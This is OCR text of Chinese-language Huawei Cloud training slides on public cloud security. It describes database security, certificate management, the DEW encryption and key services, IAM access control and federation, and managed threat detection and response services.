
DSC数据内容防护流程



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

数据库安全DBSS

- DBSS（Database Security Service，数据库安全服务）是一个智能的数据库安全服务，可以保障数据库处理过程中的数据安全。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DBSS可基于机器学习机制和大数据分析技术，提供数据库审计，SQL注入攻击检测，风险操作识别等功能，保障云上数据库的安全。

数据传输的身份保障-数字证书

- 数字证书是为实现双方安全通信提供的电子认证，在因特网、公司内部网络等场景中实现身份识别和电子信息加密。
- 证书实际是由证书签证机关（CA）签发的对用户的公钥的认证。
- 数字证书中含有密钥对（公钥和私钥）所有者的识别信息，通过验证识别信息的真伪实现对证书持有者身份的认证。
- 数字证书分为两类：
  - 公有证书：使Web浏览器能够标识使用安全套接字层/传输层安全性协议的网站并与之建立加密的网络连接。
  - 私有证书：识别和保护组织内的应用程序、服务、设备和用户等资源。




网站运维人员	用户
怎么证明“我”是“我”？	访问的网站是合法的吗?
如何和用户建立一条“秘密”的传输通道?	网址显示是xx公司的网站，真的是xx公司的吗?
如何满足法律法规要求采取可靠的技术措施?	我向网站提交的用户名、密码会被窃听吗?

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 公有证书：使Web浏览器能够标识使用安全套接字层/传输层安全性协议的网站并与之建立加密的网络连接
  - 由公共CA机构签发，用于认证因特网上的资源
  - 默认被应用程序和浏览器信任：CA根证书已存储到浏览器和OS信任区
  - 遵守严格的规则、提供操作可见性，并遵循浏览器和操作系统供应商规定的安全标准必须遵循严格的规范
- 私有证书：识别和保护组织内的应用程序、服务、设备和用户等资源
  - 由私有CA机构签发，用于组织内部资源的认证
  - 服务器、网站、客户端、设备、VPN用户等
  - 私有网络内的资源
  - 默认不被信任：用户需要安装证书到客户端的信任区
  - 优势：
    - 可以用于标识任何资源
    - 自定义颁发规则，用于验证及命名等
    - 不受公共CA证书/机构规则的限制

云证书管理CCM

- CCM（Cloud Certificate Manager Service，云证书管理服务）是一个云上海量证书颁发和全生命周期管理的服务，目前可以提供SSL证书管理和私有证书管理服务。



适用场景

SSL证书管理	**私有证书管理**
网站可信认证	企业信息化应用
应用可信认证	车联网应用
应用数据传输保护	物联网应用
……	……

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当前国际证书颁发机构签发的SSL证书，有效期基本都为1年。CCM支持私有证书轮换配置，可以根据私有证书的过期时间来设定轮换周期，在旧私有证书过期前，将新私有证书替换到对应的工作节点上，避免因私有证书过期导致业务通信中断。
- SSL证书管理：
  - 网站可信认证网站建设。为用户建立的网站提供基于数字证书的可信身份认证支持，避免网站被仿冒。
  - 应用可信认证适用于云应用服务、移动应用服务。为用户云上的应用（CRM、OA、ERP等）提供基于数字证书的可信身份认证支持，避免接入非法应用。
  - 应用数据传输保护适用于网站、应用与客户端之间的数据传输。对客户端与网站、应用之间的传输数据加密，防止数据中途被窃取，维护数据完整性，防止被篡改。
- 私有证书管理：
  - 企业信息化应用建立企业统一证书管理体系，实现证书全生命周期管理，融入持续监控和自动化管理能力，防范因证书管理不善导致的风险。
  - 车联网应用车企TSP使用私有证书管理服务，为每台车辆终端颁发证书，提供车-车、车-云、车-路多场景交互时鉴权、认证、加密等安全能力。
  - 物联网应用IoT平台使用私有证书管理服务，为每台IoT设备颁发证书，并通过IoT平台联动PCA，实现IoT设备的身份校验与认证，保障IoT场景下设备接入安全。

数据加密服务DEW

- DEW（Data Encryption Workshop，数据加密服务）是一个综合的云上数据加密服务，可以通过密钥加密机制来对存储数据进行保密管理。
- DEW提供了专属加密、密钥管理、密钥对管理、凭据管理四个服务模块，不同的加密场景，可以匹配不同的服务产品。


预期场景	DEW服务模块
希望在云上实现硬件设备加密的能力	专属加密服务DHSM
希望通过密钥进行云上设施的安全管理	密钥管理服务KMS
需要管理SSH密钥对	密钥对管理服务KPS
需要托管系统内所有的敏感凭据	凭据管理服务CSMS

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DHSM：云上加密机，单独提供给客户，满足高合规场景（业务比较庞大，并发业务高，比如我们的支付业务）。
- KMS：云服务加密（集成），数据磁盘加密、小数据加密。
- KPS：主要是针对主机登陆。
- CSMS：重要的密码、口令、令牌存储。

DEW服务模块 - 专属加密DHSM

- DHSM（Dedicated Hardware Security Module，专属加密）是华为云为用户提供的云上数据加密的服务，可处理加解密、签名、验签、产生密钥和密钥安全存储等操作。



- API对接应用，需二次开发。
- 采用专用硬件加密机，以保障性能。
- 国际密码算法支持，满足合规。


考虑因素	线下加密机	云加密机
专线成本	高	不涉及
后期运维成本（OPEX）	高，加密机供应商定期on-site支持	低，仅需要云服务提供商和加密机供应商线上维护，节省线下运维人力
密钥使用的范围	仅限本地网络	云上资源
加密的资源需求	不能弹性扩容	可弹性扩容
用户自己掌握访问的密钥	满足	满足

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 若用户购买了专属加密实例，可通过Dedicated HSM初始化并管控专属加密实例。用户作为设备使用者完全控制密钥的产生、存储和访问授权。


DEW服务模块 - 密钥管理KMS

- KMS（Key Management Service，密钥管理服务）是一个安全易用的云上密钥托管服务，其密钥安全由HSM保护，可与许多其他华为云服务集成以保护存储在这些服务上的数据，也可以借助KMS开发自己的加密应用。



- 基础存储类服务集成KMS，0开发使用。
- 仅用少量密钥，管理大量服务，且按需付费，成本更低。
- 基于根密钥保护，方便密钥自动轮换，安全性高。
- 用户不必将敏感信息本地保存，避免管理密钥丢失、泄露。

密钥安全依赖关系




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- KMS密钥管理服务和华为云产品广泛集成，客户可以在KMS控制台自行创建密钥，或者导入外部密钥，对存放在RDS、ECS、OBS、SFS、DDS、EVS等45+款云产品上的数据进行加密保护，保障数据安全。
- 秘钥依赖关系：
  - DEK使用保存在KMS中的CMK进行加密，CMK使用保存在HSM中的根密钥Root Key进行加密，以密文的形式保存在密钥存储节点中，保证密钥不会泄露。HSM作为信任根，构成完整的信任链。
  - 根密钥作为KMS系统的信任根密钥，用户不可见，由第三方硬件初始化时产生。
  - 用户主密钥CMK用于加密保护数据密钥的用户主密钥，用户可以通过KMS API或console界面创建。
  - 数据密钥DEK用于加密数据的密钥，用户可以通过KMS API创建，基于密钥管理KMS服务，用户最终可以使用数据密钥DEK进行文件加解密。

DEW服务模块 - 密钥对管理KPS

- KPS（Key Pair Service，密钥对管理）是一种安全、可靠、简单易用SSH密钥对托管服务，可以帮助用户集中管理SSH密钥对，保护SSH密钥对的安全。



- 密钥对登录ECS，方便私密。
- 本地私钥可托管，防止丢失。
- 密钥对可重置、替换，安全性更高。


- KPS利用HSM产生的硬件真随机数来生成密钥对，并提供了一套完善和可靠的密钥对的管理方案，解决弱口令爆破问题、消减私钥失窃威胁、防撞库。
- KPS可帮助用户轻松创建、导入和管理SSH密钥对。生成的SSH密钥对的公钥文件均保存在华为云中，私钥文件由用户自己下载保存在本地，保障了SSH密钥对的私有性和安全性。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 公钥和私钥就是俗称的不对称加密方式。公钥（Public Key）与私钥（Private Key）是通过一种算法得到的一个密钥对（即一个公钥和一个私钥），公钥是密钥对中公开的部分，私钥则是非公开的部分。公钥通常用于加密会话密钥、验证数字签名，或加密可以用相应的私钥解密的数据。通过这种算法得到的密钥对能保证在世界范围内是唯一的。使用这个密钥对的时候，如果用其中一个密钥加密一段数据，则必须用另一个密钥才能解密。比如用公钥加密的数据就必须用私钥才能解密，如果用私钥进行加密也必须用公钥才能解密，否则将无法成功解密。
- 增强RDS/WKS口令管理，口令不再依赖记忆，使启用随机生成的高复杂度口令成为可能，防撞库。支持密钥对动态绑定ECS，为ECS切换为密钥对登录方式提供一键式解决方案，彻底解决ECS弱口令问题。
- 私钥/口令不在用户端静态存储，消减用户端泄漏私钥/口令风险，由KMS/KPS统一管理、定期轮换，有效缩小攻击时间窗口。私钥/口令在云端由KMS/KPS加密后安全存储，使用前以IAM/MFA认证鉴权后动态获取。同时使用方便，支持随时随地接入：IAM凭证在手（配合MFA），可在任何地方动态获取私钥/口令实现资源访问。

DEW服务模块 - 凭据管理CSMS

- CSMS（Cloud Secret Management Service，云凭据管理服务）是一种安全、可靠、简单易用的凭据托管服务。



- 凭据加密存储保护。
- 凭据查询通过API，降低暴露风险。
- 凭据和加密密钥双重轮换，提高安全性。

- 降低密钥暴露机会是一种重要的安全思想。CSMS实现敏感凭据全生命周期管理，降低暴露机会，CSMS与传统密钥管理的区别有：

适用场景	传统方法	CSMS
凭据统一管理	敏感信息分散，管理混乱	可对敏感凭据进行统一的存储、检索、使用等全生命周期管控，可靠性高
凭据安全检索	访问数据或服务时需校验身份，常明文写在配置文件中，安全性低	可通过API调用的方法查询动态凭据，不含敏感信息，安全性高
轮换凭据和密钥	相关应用均需更新，容易遗漏，造成业务中断	通过多版本管理，直接调用API/SDK实现应用层凭据轮换，效率高

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 用户或应用程序通过凭据管理服务，创建、检索、更新、删除凭据，轻松实现对敏感凭据的全生命周期和统一管理，有效避免程序硬编码或明文配置等问题导致的敏感信息泄密以及权限失控带来的业务风险。

DEW服务产品适用场景

- 对于不同的数据加密需求，可以选用不同的DEW服务模块。

适用场景	专属加密DHSM	密钥管理KMS	密钥对管理KPS	凭据管理CSMS
存储类服务加密 与OBS、EVS、VBS、IMS等服务集成，直接创建加密的存储类服务。		√ 推荐		
应用加密 通过调用API，完成上层应用APP的加密。	√ 推荐	√ 推荐		
高性能加解密 满足各种行业应用中的密码运算需求，比如身份认证、数据保护、SSL压力卸载等。	√ 推荐			
金融密码运算 满足金融领域密码运算功能需求，比如发卡系统、POS系统。	√ 推荐			
签名验签服务 满足签名业务相关功能需求，比如CA系统、大数据的加密传输和身份认证。	√ 推荐			
主机登录防爆破 登录主机时，自带私钥进行鉴权替换口令登录方式。			√ 推荐	
敏感数据管理 存储账号口令、访问密钥、Oauth密钥和Token、API Key等任意的敏感数据。				√ 推荐

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. 公有云概述
2. 公有云安全威胁
3. **公有云安全防护**
   - 公有云安全架构
   - 工作负载安全
   - 应用安全
   - 网络安全
   - 数据安全
   - **安全管理**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

云安全管理


- 云安全管理是指对云上网络进行全面的安全管理和控制，包括安全策略的制定、安全事件的监控和响应、安全漏洞的修复等。通过安全管理，可以有效地保护云上网络的安全，防止黑客攻击、病毒入侵、数据泄露等安全问题的发生。同时，安全管理还可以提高云上网络的可用性和稳定性，保障租户的正常使用体验。
- 据权威的安全事件调查报告，大部分安全事件追溯原因都是安全管理和安全运营的问题，而非安全技术。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

统一身份认证IAM

- IAM（Identity and Access Management，统一身份认证）是华为云提供权限管理的基础服务，帮助用户安全地控制华为云服务和资源的访问权限。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 对于一个项目，项目中可能存在不同的资源，这些资源可以按照策略将权限开放给不同的账号，图示中的项目A仅授权给了A，项目B中的一部分资源授权给A，一部分资源授权给B。

IAM用户身份验证

1.密码验证

- 登陆凭证为设定密码
- 登陆后操作权限精细设定

2.密钥验证

- 每个IAM用户可以创建两对访问秘钥
- 每个访问密钥文件仅能下载一次
- 访问密钥可以供API访问使用
  - AK长20字符
  - SK长40字符


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- AK（Access Key，访问密钥）：与私有访问密钥关联的唯一标识符，访问密钥ID和私有访问密钥一起使用，对请求进行加密签名。
- SK（Secret Access Key，私有访问秘钥）：与访问密钥ID结合使用的密钥，对请求进行加密签名，可标识发送方，并防止请求被修改。

IAM基本概念

- **主账号：**注册华为云的系统帐号，主帐号是资源的归属以及使用计费的主体，对其所拥有的资源具有完全控制权限，可以访问华为云所有的云服务，通常避免直接使用主账号直接操作。
- **IAM用户：**IAM用户是IAM中创建的用户账号，作为云服务的使用人员，具有独立的身份凭证根据帐号授予的权限使用资源。
- **IAM用户组：**IAM用户组是IAM用户的集合，有利于批量权限控制，一个IAM用户可以同时加入不同的IAM用户组。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IAM不拥有资源，不进行独立的计费，IAM用户的权限和资源由所属帐号统一控制和付费。
- 可以使用用户组来为IAM用户授权。默认情况下，新创建的IAM用户没有任何权限，需要将其加入用户组，并给用户组授权，用户组中的用户将获得用户组的权限。授权后，IAM用户就可以基于权限对云服务进行操作。（企业项目无需添加用户组）

对华为云资源进行精细访问控制


- **授权：**授权是将需要的权限授予用户，授权通过策略定义的权限生效，通过给用户/用户组授予策略（系统策略、自定义策略），相关用户获得定义权限。
- **策略：**IAM提供的一种细粒度授权的能力，可以精确到具体服务的操作、资源以及请求条件等。基于策略的授权是一种更加灵活的授权方式，能够满足企业对权限最小化的安全管控要求。
- **项目：**区域默认对应一个项目，项目中可继续创建子项目，并在子项目中购买资源，然后以子项目为单位进行授权。项目可用来隔离物理区域间的资源，用户仅能访问被授权项目中的所有资源。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 授权策略：
  - 系统策略：由华为云维护
  - 自定义策略：由用户维护

跨帐号访问资源



注：AK/SK机密性高，使用时安全性缺乏保障

通过AK/SK跨账号访问资源



注：账号A为委托方，账号B为被委托方

通过委托跨账号访问资源


- **委托：**通过委托信任功能，可以将帐号中的资源操作权限委托给其他帐号，被委托的帐号可以根据权限进行资源运维工作，除了委托其他云账号外，IAM还提供了委托其他云服务的功能。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 委托仅支持账号，不支持联邦账号、IAM用户。
- 委托其他云服务管理资源：由于华为云各服务之间存在业务交互关系，一些云服务需要与其他云服务协同工作，需要用户创建云服务委托，将操作权限委托给该服务，让该服务以用户身份使用其他云服务，代为进行一些资源运维工作。例如CGS容器安全服务要扫描容器镜像，需要委托SWR容器镜像服务权限给它。

使用企业原账号使用云资源

- **IAM联邦认证：**IAM支持基于SAML、OIDC协议的单点登录，使用IAM的身份提供商功能，允许用户使用企业管理系统账号单点登录华为云。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- OIDC（OpenID Connect）：是一个基于OAuth 2.0协议的身份认证标准协议。
- SAML（Security Assertion Markup Language，安全主张标记语言）：是一个基于XML的开源标准数据格式，它在当事方之间交换身份验证和授权数据，尤其是在身份提供者IdP和服务提供者之间交换。
- IdP（Identity Provider）：负责收集、存储用户身份信息，如用户名、密码等，在用户登录时负责认证用户的服务。在企业与华为云联邦身份认证的过程中，身份提供商指企业自身的身份提供商。
- 联邦认证实现过程：
  - 创建身份提供商并创建互信关系：
    - 基于OIDC协议：在企业IdP中创建OAuth 2.0凭据，在华为云上创建身份提供商并配置授权信息，从而建立企业管理系统和华为云的信任关系。
    - 基于SAML协议：交换华为云与企业IdP的元数据文件（SAML2.0协议约定的接口文件，包括接口地址和证书信息），在华为云上创建身份提供商，建立信任。
  - 配置身份转换规则：通过在华为云配置身份转换规则，将IdP中的用户、用户组及其访问权限映射到华为云。
  - 配置企业管理系统登录入口：将华为云的访问入口配置到企业管理系统中，用户可通过登录企业管理系统直接访问华为云。

威胁检测服务MTD

- MTD（Managed Threat Detection，威胁检测服务），持续实时监控相关云服务日志，及时告警恶意活动和无授权行为。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- MTD服务通过采集：统一身份认证（IAM）、云解析服务（DNS）、云审计服务（CTS）、对象存储服务（OBS）、虚拟私有云（VPC）的日志利用AI智能引擎、威胁情报、规则基线模型，持续监控暴力破解、恶意攻击、渗透、挖矿攻击等恶意活动和未经授权行为，识别云服务日志中的潜在威胁，并对检测出的威胁告警进行统计。
- 入云：流量从Internet流入华为云方向，例如，从公网下载资源到云内ECS。
- 出云：从华为云流出到Internet方向，例如，云内的ECS对外提供服务，外部用户下载云内ECS上的资源。
- MTD适用场景：
  - 等保合规：等保2.0通用要求和云计算拓展要求的边界防御、访问控制、入侵防范、恶意代码、安全审计、集中管控、网络架构、镜像与快照保护的8大类28子项的要求。
  - 护网重保：政企，央企，金融、教育等企业每年都会参与护网与重保，大型IT科技企业自发攻防演练等都需要持续发现恶意活动和未经授权的行为检测、告警与处置。
  - 日常运营：IT科技、外企、传统企业识别各类网络、存储、操作等云服务日志中的潜在的VPC东西向攻击、恶意破坏等威胁并输出分析结果，保障客户的业务安全。

管理检测与响应MDR

- MDR（Managed Detection Response，管理检测与响应）是华为云提供的安全风险管控体系，由管理、技术与运维构成。MDR结合华为30年安全经验积累，以及企业与机构业务的安全需求反馈和防控效果，对用户安全防护进行持续改进，帮助企业与机构实现对安全风险与安全事件的有效监控，并及时采取有效措施持续降低安全风险，消除安全事件带来的损失。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 安全方案设计：结合企业业务场景，从网络层，应用层，主机层，数据以及管理多个方面进行了安全方案设计，量身定制安全体系，进行网络隔离和账号权限管控，为企业提供全方位的安全性保障。
- 安全监控：
  - 专业的监控人员人员。
  - 专业的监控平台。
  - 7*24不间断监控。
  - 定期对系统进行安全巡检，包括日志分析、告警分析、异常流量监控、攻击状态识别、系统漏洞扫描、系统渗透式测试等。主动识别系统可能存在的安全事件，及时知会业务团队，启动问题处理，及时消除安全风险。
- 应急响应：一旦发生疑似入侵事件，华为云安全专家团队立即进入应急响应流程，华为云已经经过大量日常安全演练，具备足够安全威胁处理经验。

